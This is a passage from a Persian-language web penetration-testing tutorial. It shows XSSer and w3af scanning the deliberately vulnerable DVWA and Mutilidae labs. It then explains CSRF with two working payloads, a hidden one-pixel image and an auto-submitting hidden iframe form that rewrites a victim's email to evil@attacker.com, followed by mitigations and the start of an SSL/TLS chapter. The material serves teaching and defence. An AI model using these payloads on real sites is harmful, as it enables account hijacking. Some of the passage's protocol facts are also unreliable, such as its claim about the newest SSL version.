رابط گرافیکی (GUI) با وارد کردن دستور xsser به همراه سوییچ --gtk قابل استفاده می باشد.





استفاده از رابط گرافیکی بسیار ساده است کافی است تا متد ارتباطی را انتخاب کرده و مقدار مورد نظر را اضافه کنیم , در بخش Intruder آدرس آسیب پذیر را اضافه کرده و بر روی Aim کلیک کنیم تا دستور مورد نظر ما ایجاد شود . سپس با کلیک بر روی FLY آسیب پذیری بکارگیری می شود.

نکته : Gtk به مخفف Gimp Toolkit می باشد که توسط برنامه نویسان برای ایجاد رابط گرافیکی برای برنامه ها استفاده می شود.



بگذریم رابط کاربری بهتر که هکرها با آن راحت تر هستند خط فرمان می باشد. جدول زیر سوییچ های این ابزار را نشان می دهد :

گزینه	کاربرد
-u	این گزینه به منظور تعیین آدرس URL استفاده می شود
-g	این گزینه به منظور تزریق اسکریپت درون پارامتر GET تعیین شده به کار می رود
-p	این گزینه به منظور تزریق اسکریپت درون پارامتر POST تعیین شده به کار می رود
--heuristic	این گزینه سعی در شناسایی کاراکترهای فیلتر شده توسط اپلیکیشن به کار می رود
--cookie	این گزینه کوکی درخواست HTTP را تعیین می کند
-s -v	این گزینه ها اطلاعات آماری و خروجی های طولانی را نمایش می دهد

در اینجا مثالی را بیان می کنیم که محیط تست ما DVWA می باشد پس ابتدا آدرس آیپی مورد نظر را پیدا کرده و به اپلیکیشن لاگین کرده و در بخش آسیب پذیری بازتابی آدرس URL را پیدا کنید و همچنین از آنجایی که این اپلیکیشن نیاز به لاگین و احرازهویت دارد با استفاده از Burp Suite یک کوکی معتبر را ردگیری کرده و مطابق تصویر زیر به برنامه بدهید.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# xsser -u "http://192.168.1.4/dvwa/vulnerabilities/" -g "xss_r/?name="
 --cookie="security=low; PHPSESSID=aade0f98b6b4d553758f392922048119" -s -v
===========================================================================

XSSer v1.7b: "ZiKA-47 Swarm!" - 2011/2016 - (GPLv3.0) -> by psy

===========================================================================
Testing [XSS from URL]...
===========================================================================

[-]Verbose: active
[-]Cookie: security=low; PHPSESSID=aade0f98b6b4d553758f392922048119
[-]HTTP User Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
[-]HTTP Referer: None
[-]Extra HTTP Headers: None
[-]X-Forwarded-For: None
[-]X-Client-IP: None
[-]Authentication Type: None
[-]Authentication Credentials: None
[-]Proxy: None
[-]Timeout: 30
[-]Delaying: 0 seconds
[-]Delaying: 0 seconds
[-]Retries: 1
```

سوییچ g- همانطور که گفتیم موجب تزریق از راه GET و سوییچ --cookie برای تعیین کوکی و سوییچ v- s- به منظور نمایش اطلاعات آماری و خروجی طولانی به کار می رود. پس از انجام تست لیست آسیب پذیری های ممکن به شما نمایش داده می شود :

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
This injection is reflected by target so can be a vulnerability!! :)

Try --reverse-check connection to certify that is 100% vulnerable

===========================================================================

Mosquito(es) landed!

===========================================================================
[*] Final Results:
===========================================================================

- Injections: 1
- Failed: 0
- Sucessfull: 1
- Accur: 100 %

===========================================================================
[*] List of possible XSS injections:
===========================================================================

[I] Target: http://192.168.1.4/dvwa/vulnerabilities/
[+] Injection: http://192.168.1.4/dvwa/vulnerabilities/xss_r/?name=">3c8336ebcd6e5d92efa62690e80e466a
[-] Method: xss
[-] Browsers: [IE7.0|IE6.0|NS8.1-IE] [NS8.1-G|FF2.0] [09.02]
 --------------------------------------------------
```



ابزار W3af

ابزار قدرتمند دیگری در کالی لینوکس به منظور بازرسی و حمله اپلیکیشن های وب وجود دارد که به عبارتی یک فریم ورک نامیده می شود و نام آن W3af می باشد. W3af مخفف Web Application Attack and Audit Framework می باشد و به دلیل در اختیار داشتن ویژگی های فراوان یک فریم ورک خوانده می شود.

w3f یک ابزار مبتنی بر منو می باشد که دارای قابلیت های تکمیل خودکار دستورات همچون متااسپلوییت می باشد . علاوه بر همه این موارد دارای پلاگین های زیادی است.

بکارگیری در این ابزار از طریق آپلود پیلود انجام می شود. این ابزار با در اختیار داشتن پلاگین های فراوان فاز بکارگیری را ساده تر کرده و همچنین با متااسپلوییت یکپارچه سازی شده که اجازه می دهد تا یک پیلود را به درون ماشین هدف آپلود کرده و از آن برای حملات پس از بکارگیری بهره ببرید.



پلاگین های W3af

پلاگین های ابزار W3af به چندین دسته بندی گوناگون تقسیم می شوند و دسته های اصلی آن عبارتند از :

Crawl (کاوش)

این پلاگین ها به منظور کاوش و شناسایی آدرس های URL جدید طراحی شده اند. این پلاگین ها نقاط تزریق را شناسایی کرده تا توسط دیگر پلاگین ها مورد استفاده قرار گیرند.

Audit (حسابرسی)

پلاگین های حسابرسی از نقاط تزریق شناسایی شده توسط پلاگین های کاوش استفاده کرده و آسیب پذیر بودن آنها را مورد تست و بررسی قرار می دهد.

Grep

پلاگین های Grep به منظور شناسایی خطای صفحات , کامنت ها , هدرهای PHP و دیگر آسیب های مرتبط با درز اطلاعات مورد استفاده قرار می گیرند. این اطلاعات از طریق آنالیز درخواست ها و پاسخ ها شنود می شوند.

Infrastructure (زیرساخت)

این پلاگین ها به منظور انگشت نگاری سرور هدف و شناسایی نوع سیستم عامل و نسخه پایگاه داده و اطلاعات مرتبط با DNS استفاده می شوند.

Output (خروجی)

این پلاگین ها به منظور خروجی نتایج به فرمت های مختلف استفاده می شوند.



Auth (احرازهویت)

اپلیکیشن های وب که نیاز به احرازهویت دارند می توانند با استفاده از این پلاگین ها نام کاربری و رمزعبور از پیش تعریف شده داشته باشند تا عملیات احرازهویت به صورت خودکار انجام شود.

ابزار W3af را می توانید با وارد کردن دستور w3af_console درون خط فرمان آغاز کنید. این رابط خط فرمان است.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# w3af_console
w3af>>> help
|-------------------------------------------------------------------------------
| start          | Start the scan.
| plugins        | Enable and configure plugins.
| exploit        | Exploit the vulnerability.
| profiles       | List and use scan profiles.
| cleanup        | Cleanup before starting a new scan.
|-------------------------------------------------------------------------------
| help           | Display help. Issuing: help [command] , prints more specific help about "command"
| version        | Show w3af version information.
| keys           | Display key shortcuts.
|-------------------------------------------------------------------------------
| http-settings  | Configure the HTTP settings of the framework.
| misc-settings  | Configure w3af misc settings.
| target         | Configure the target URL.
|-------------------------------------------------------------------------------
| back           | Go to the previous menu.
| exit           | Exit w3af.
|-------------------------------------------------------------------------------
| kb             | Browse the vulnerabilities stored in the Knowledge Base
|-------------------------------------------------------------------------------
```

برای پیدا کردن دسته بندی های گوناگون پلاگین ها کافی است تا دستور plugins را وارد کرده و سپس help . برای مشاهده پلاگین های موجود در یک دسته بندی بایستی نام دسته بندی را وارد کنید.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
w3af>>> plugins
w3af/plugins>>> help
|-----------------------------------------------------------------------------
| list                        | List available plugins.
|-----------------------------------------------------------------------------
| back                        | Go to the previous menu.
| exit                        | Exit w3af.
|-----------------------------------------------------------------------------
| audit                       | View, configure and enable audit plugins
| bruteforce                  | View, configure and enable bruteforce plugins
| output                      | View, configure and enable output plugins
| mangle                      | View, configure and enable mangle plugins
| infrastructure              | View, configure and enable infrastructure plugins
| crawl                       | View, configure and enable crawl plugins
| auth                        | View, configure and enable auth plugins
| grep                        | View, configure and enable grep plugins
| evasion                     | View, configure and enable evasion plugins
|-----------------------------------------------------------------------------
w3af/plugins>>>
```


رابط گرافیکی ابزار W3af

در این بخش از رابط گرافیکی برای اجرای یک تست ساده استفاده می کنیم. به منظور بازکردن رابط گرافیکی کافی است تا دستور w3af_gui را وارد خط فرمان کنید.


```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# w3af_
w3af_console  w3af_gui
root@netamooz:~# w3af_gui
Starting w3af, running on:
```

W3af به صورت پیش فرض حاوی پروفایل های مختلف از پیش تعریف شده می باشد که با انتخاب یکسری پلاگین ها و ترکیب آنها در یک بسته ایجاد شده اند. برای مثال پروفایل OWASP_TOP10 برای تست 10 آسیب پذیری مهم اپلیکیشن های وب کاربرد دارد.





ما در اینجا می خواهیم از سیستم OWASP , اپلیکیشن آسیب پذیر Mutilidae 2 را مورد تست و بررسی قرار دهیم.






به بخش View Blogs رفته . می خواهیم ببینیم که این بخش دارای آسیب xss می باشد یا خیر .



به همین منظور آدرس URL آسیب پذیر را کپی کرده و بخش پروفایل خالی (Empty Profile) را انتخاب کنید , آدرس URL هدف را اضافه کرده و در بخش پلاگین ها تنها پلاگین Audit مرتبط با XSS را فعال کنید. در نهایت بر روی Start کلیک کنید تا اسکن آغاز گردد.





همانگونه که مشاهده می کنید در آدرس مربوطه آسیب پذیری xss یافته شده است



حملات CSRF

حملات Cross-Site Request Forgert (CSRF) یا همان اسکریپت نویسی بین سایتی جعل درخواست اغلب اوقات با XSS اشتباه گرفته می شود. حملات XSS از اعتماد کاربر (مرورگر) به سایت سو استفاده می کند که به موجب آن کاربر هر داده ای که توسط سایت ارایه شود را اجرا می کند. در مقابل آن حملات CSRF از اعتماد سایت به کاربر سواستفاده کرده که به موجب آن وبسایت هر درخواستی که از یک نشست احرازهویت شده از سمت کاربر دریافت شده باشد را بدون هیچ نوع اقدام دیگری اجرا می کند.

در یک حمله CSRF هکر از این واقعیت که کاربر در اپلیکیشن وب احرازهویت شده استفاده کرده و هر درخواست ارسالی از کاربر قانونی به نظر می رسد.

CSRF هر تابع اپلیکیشن وب را که نیاز به یک درخواست (درون نشست احرازهویت شده) می باشد را می تواند بکارگیری کند و تنها در صورتی این اتفاق رخ می دهد که اقدامات دفاعی مناسب پیاده سازی نشده باشد. در اینجا برخی از اقدامات هکرها برای انجام حملات CSRF را بیان می کنیم :

- تغییر جزئیات آدرس ایمیل و تاریخ تولد در یک اپلیکیشن وب
- ایجاد تراکنش های جعلی بانکی
- جعل رای موافق و رای مخالف در وبسایت ها
- اضافه کردن آیتم ها در سبد خرید بدون اطلاعات کاربر درون یک سایت فروشگاهی



پیش نیازهای حملات CSRF

انجام موفقیت آمیز حملات CSRF وابسته به یکسری عوامل گوناگون می باشد که به شرح برخی از آنها می پردازیم :

- از آنجایی که حملات CSRF نیازمند یک نشست احرازهویت شده هستند , قربانی بایستی حتما ابتدا به اپلیکیشن وب لاگین کرده باشد و یک نشست معتبر با اپلیکیشن وب ایجاد شده باشد . همچنین اپلیکیشن وب بایستی به تراکنش های موجود در نشست بدون احرازهویت مجدد اجازه کار بدهد.
- حملات CSRF کور هستند و پاسخ دریافتی از اپلیکیشن وب به هکر ارسال نمی شود بلکه به قربانی می رسد. هکر بایستی دانش کافی درباره پارامترهای سایت را داشته باشد تا بتواند حمله مقصود را اجرا کند. برای مثال در صورتیکه شما می خواهید ایمیل عضویت کاربر قربانی را بر روی وبسایت تغییر دهید , بایستی پارامتر دقیق برای تغییر را شناسایی کنید. در نتیجه هکر نیازمند درک کاملی از اپلیکیشن وب می باشد.

هکر نیازمند راهی به منظور فریب کاربر برای کلیک بر روی URL از پیش ساخته شده می باشد . یا اینکه در صورت استفاده از متد POST بایستی سایت تحت کنترل هکر را بازدید کند. این کار بایستی از طریق مهندسی اجتماعی انجام شود.



متدلوژی حملات CSRF

سومین بخشی که در پیش نیازهای حملات CSRF بیان کردیم را در این بخش بیشتر توضیح می دهد. قربانی بایستی از طریق مرورگر خود یک درخواست را به اپلیکیشن وب ارسال کند. این کار بایستی بدون اطلاع وی انجام شود. به منظور رسیدن به این هدف چندین راه موجود است :

تگ image یکی از رایج ترین راهها برای رسیدن به این هدف است که اغلب برای توضیح آسیب پذیری CSRF از آن یاد می شود. متدولوژی حمله به این صورت می باشد که قربانی را فریب داده تا وبسایت تحت کنترل هکر را مشاهده کند. تصویر کوچکی که بر روی این وبسایت بارگذاری می شود یک تراکنش جعلی را به جای قربانی به انجام می‌رساند. کد زیر مثالی از آن می باشد :

```
<imgsrc=http://vulnerableapp.com/userinfo/edit.php?email=
evil@attacker.com height="1" width="1"/>
```

ارتفاع و طول تصویر تنها یک پیکسل هستند. در نتیجه حتی زمانیکه سورس تصویر قانونی نیست , قربانی قادر به شناسایی آن نخواهد شد. این تکنیک فقط برای درخواست های GET قابل انجام است.

همان تکنیک را می توان با استفاده از **تگ script** انجام داد. اسکریپت زمانی اجرا می شود که وبسایت هکر درون مرورگر بارگذاری شده و تراکنش در پس زمینه انجام می شود.



برای وبسایتی که از متد POST استفاده می کند کار کمی دشوارتر است. هکر بایستی از یک **تگ Iframe** مخفی استفاده کند و یک فرم را درون آن بارگذاری کند که تابع مورد نظر را بر روی اپلیکیشن آسیب پذیر وب اجرا می کند . مثالی از آن را در کد زیر مشاهده می کنید :

```
<iframe style=visibility:"hidden" name="csrf-frame"></iframe>

<form name="csrf" action=""http://vulnerableapp/userinfo/edit.php"
method="POST" target="csrf-frame">

     <input type="hidden" name="email" value="evil@attacker.com">

     <input type='submit' value='submit'>

</form>

<script>document.csrf.submit();</script>
```

نکته : حملات CSRF را با نام Session Riding هم می شناسند.



تکنیک های کاهش حملات CSRF

در اینجا برخی از تکنیک های کاهش بروز حملات CSRF در اپلیکیشن های وب را معرفی می کنیم :

1. حمله CSRF زمانیکه پارامتر آسیب پذیر از طریق متد GET عبور داده می شود بسیار ساده تر انجام می شود. در نتیجه در درجه اول از آن دوری کنید و تا جای ممکن از متد POST استفاده کنید. این کار صددرصد موجب جلوگیری از حمله نمی شود ولی تا جای ممکن بکارگیری آن را دشوار می کند.

2. در متدولوژی حمله گفتیم که هکر صفحه جدیدی را ایجاد کرده و یک فرم HTML درون آن جاساز می کند , درخواست ها را به اپلیکیشن آسیب پذیر ارسال می کند. هر زمان که کلاینت به یک صفحه خاص هدایت می شود , HTTP referrer توسط مرورگر ارسال می شود. در صورتیکه اپلیکیشن به نحوی طراحی شده باشد که تا فیلد HTTP Referrer را بررسی کند , می تواند راهکار مفیدی باشد و از آنجاییکه اتصال از طریق URL همان دامنه بوجود نیامده است , قطع خواهد شد.

3. قبل از اجرای یک وظیفه اصلی اپلیکیشن , از کد کپچا استفاده کنید چرا که کاربر بایستی به صورت دستی آن را کامل کند تا بتواند از تست عبور کند.

4. پیاده سازی توکن های یگانه ضد حملات CSRF برای هر فرم HTML بسیار موثر است چرا که هکر از مقدار یگانه هر توکن اطلاعی ندارد.

5. وبسایت های مهم و دارای اطلاعات حیاتی بایستی دارای نشست های با مدت زمان انقضای محدود باشند. هرچه زمان عمر توکن کوتاه تر باشد , شانس موفقیت حمله کاهش پیدا می کند چرا که قربانی برای اجرای حمله بایستی درون اپلیکیشن لاگین کرده باشد.



فصل هفت

حمله بر روی وبسایت های مبتنی بر SSL

حمله بر روی وبسایت های مبتنی بر SSL

یکی از موضوعات و نگرانی های اصلی امنیت اطلاعات حفاظت از محرمانگی داده های می باشد. در یک اپلیکیشن وب , هدف اصلی این است که از مبادله امن داده ها بین کاربر و اپلیکیشن وب اطمینان حاصل کنیم . کریپتوگرافی یا رمزنگاری به منظور محافظت از محرمانگی و یکپارچگی داده ها ایجاد شده است.

رمزنگاری Encryption رایج ترین روش کریپتوگرافی است که به منظور محافظت از اطلاعات استفاده می شود. این روش به منظور حفاظت از داده های حیاتی دربرابر تهدیدهایی همچون شنود یا تغییر داده های در حال انتقال بر روی سرور استفاده می شود.

زمانیکه داده به شکل رمزنگاری نشده بر روی شبکه جریان پیدا می کند , هکر می تواند به شیوه های مختلف داده ها را شنود کند. در صورتیکه داده شنود شده حاوی اعتبارنامه های احرازهویت حیاتی باشد , هکر خواهد توانست تا نشست را به سرقت ببرد. در نتیجه نیاز به رمزنگاری داده ها داریم. زمانیکه داده ها را رمزنگاری می کنیم , متن ساده به متن رمزشده تبدیل می شود که برای رمزگشایی مجدد از یک کلید مخفی استفاده می شود.

هکرها دایما در تلاش هستند تا راه های مختلف به منظور شکست لایه رمزنگاری را کشف کرده و اقدام به افشای اطلاعات در قالب متن ساده کنند. آنها با بهره گیری از تکنیک های مختلف همچون بکارگیری نواقص طراحی در پروتکل رمزنگاری یا فریب دادن کاربر به ارسال داده ها بر روی یک کانال رمزنگاری نشده سعی در عبور از رمزنگاری دارند. درباره تکنیک های مختلف بعدا صحبت خواهیم کرد.



اطلاعاتی که درون پایگاه داده و بر روی سرور ذخیره سازی می شوند , در صورتیکه سیستم عامل پایه بکارگیری شود , افشا خواهند شد. داده های ایستا و ذخیره شده بایستی در برابر نفوذگران مخرب محافظت شوند.

توکن سازی را می توان به منظور محافظت از محرمانگی داده های ذخیره شده استفاده کرد. هرچند رمزنگاری پایگاه داده تنها از داده در حالت ایستا و ذخیره شده محافظت می کند. زمانیکه داده در طول شبکه ارسال می شود , بایستی از مسیر یک لینک رمزنگاری شده ارسال شود که آن را لایه سوکت امن Secure Socket Layer یا همان SSL می نامند.

در این فصل درباره SSL و راههای مختلفی که هکرها سعی در بکارگیری اتصال رمزنگاری شده دارند صحبت خواهیم کرد.

- استفاده از SSL
- فرایند رمزنگاری SSL
- انواع الگوریتم های رمزنگاری
- شناسایی سوییت رمز ضعیف
- حملات شخص واسط بر علیه SSL



لایه سوکت امن

Secure Socket Layer (SSL) یا همان لایه سوکت امن یک پروتکل رمزنگاری به منظور امن کردن ارتباطات روی شبکه می باشد. Netscape در سال 1994 پروتکل SSL را توسعه داد. IETF پروتکلی با نام Transport Layer Security (TLS) را در سال 1999 منتشر کرد که جایگزین SSL نسخه 3 شد. پروتکل SSL به صورت کلی امنیت کافی را ندارد چرا که تا کنون چندین آسیب پذیری درون آن کشف شده است.

آسیب پذیری های POODLE و BEAST برخی از این موارد هستند و از آنجایی که با ایجاد یک بسته نرم افزار یا پچ قابل ترمیم نیستند بهترین راه ارتقا به TLS بود. جدیدترین نسخه SSL نسخه شماره 1.2 می باشد . همیشه توصیه می شود که از جدیدترین نسخه استفاده شود.

بیشتر وبسایت ها شروع به استفاده از پروتکل TLS کرده اند ولی این نوع ارتباطی امن هنوز هم با همان نام قدیمی خود یعنی SSL شناخته می شود. TLS نه تنها محرمانگی ارایه می کند بلکه به حفظه یکپارچگی داده ها و عدم انکار کمک می کند.

امن کردن ارتباطات بین کلاینت و اپلیکیشن وب رایج ترین استفاده از پروتکل TLS/SSL می باشد و آن را HTTP over SSL می نامند. جدای از این کاربرد پروتکل TLS به منظور امنیت کانال های ارتباطی دیگر پروتکل ها نیز استفاده می شود :

- توسط سرورهای ایمیل به منظور رمزنگاری ایمیل ها بین دو سرور ایمیل و همچنین بین سرور ایمیل و کلاینت استفاده می شود.



- به منظور امنیت ارتباطی بین سرورهای پایگاه داده و سرورهای احرازهویت LDAP استفاده می شود.

- به منظور رمزنگاری اتصالات شبکه خصوصی مجازی VPN استفاده شده که آن را SSL VPN می نامند

- سرویس های ریموت دسکتاپ در سیستم عامل ویندوز از TLS به منظور رمزنگاری و احرازهویت کاربر برای اتصال به سرور استفاده می کنند.

- اپلیکیشن های مختلف دیگری وجود دارندکه از TLS به منظور امنیت ارتباطی بین طرف های مذاکره استفاده می کنند.



SSL در اپلیکیشن های وب

SSL از مکانیزم رمزنگاری کلیدهای عمومی و خصوصی به منظور رمزنگاری داده ها استفاده می کند. این روش موجب شده تا در صورت شنود داده ها بر روی شبکه چیزی جز اطلاعات مبهم نصیب هکر نشود که در نتیجه بدون دسترسی به کلید خصوصی رمزگشایی آن امکان پذیر نخواهد بود.

پروتکل SSL به منظور حفاظت سه بعد اصلی که CIA بیان کرده طراحی شده است :

محرمانگی : حفظ حریم خصوصی و مخفی ماندن داده ها

یکپارچگی پیام : حفظ دقت و ثبات داده ها و اطمینان از عدم تغییر آن در حین انتقال از مبدا به مقصد

دسترسی پذیری : جلوگیری از بین رفتن داده و حفظ دسترسی به داده ها

مدیران وب سرورها SSL را پیاده سازی کرده تا اطمینان حاصل کنند اطلاعات حیاتی کاربر که بین کلاینت و سرور به اشتراک گذاشته می شود از امنیت کافی برخوردار است. علاوه بر حفاظت از محرمانگی داده , پروتکل SSL با استفاده از اعتبارنامه های SSL امضاهای دیجیتال موجب شده تا ویژگی عدم انکار فراهم شود. این موضوع تضمین می کند که داده حتما توسط طرف های ارتباطی ارسال گردیده است.

درست مثل کاربرد همه روز امضاها در زندگی عادی . این امضاها توسط یک سازمان سوم شخص مستقل معتبر , ایجاد , تایید و ارایه می شود. این نوع سازمان ها را CA یا Certificate Authority می نامند.



برخی از انواع شناخته شده CA ها عبارتند از :

- VeriSign
- Thawte
- Comodo
- DigiCert
- Entrust
- GlobalSign

در صورتیکه یک هکر سعی داشته باشد تا یک اعتبارنامه را جعل کند , مرورگر پیام هشداری را به کاربر نمایش می دهد که می گوید اعتبارنامه نامعتبری برای رمزنگاری داده ها استفاده شده است.

یکپارچگی داده در اینجا از طریق دایجست پیام محاسبه شده با استفاده از یک الگورتیم هشینگ بدست می آید که دایجست به پیام متصل شده و در سمت دیگر صحت داده ها را تایید می کند.

فرایند رمزنگاری SSL

فرایند رمزنگاری یک پروسه چند مرحله ای است ولی در عین حال کاربر نهایی هرگز رخداد آن را حس نکرده و تجربه کاربری خوبی را فراهم می کند. به منظور تقسیم کلی این فرایند آن را به دو بخش تقسیم می کنیم. فاز اول رمزنگاری توسط تکنیک رمزنگاری نامتقارن انجام شده و فاز دوم توسط فرایند رمزنگاری متقارن انجام می شود. گام های اصلی به منظور رمزنگاری و انتقال داده با استفاده از SSL به صورت زیر می باشد :



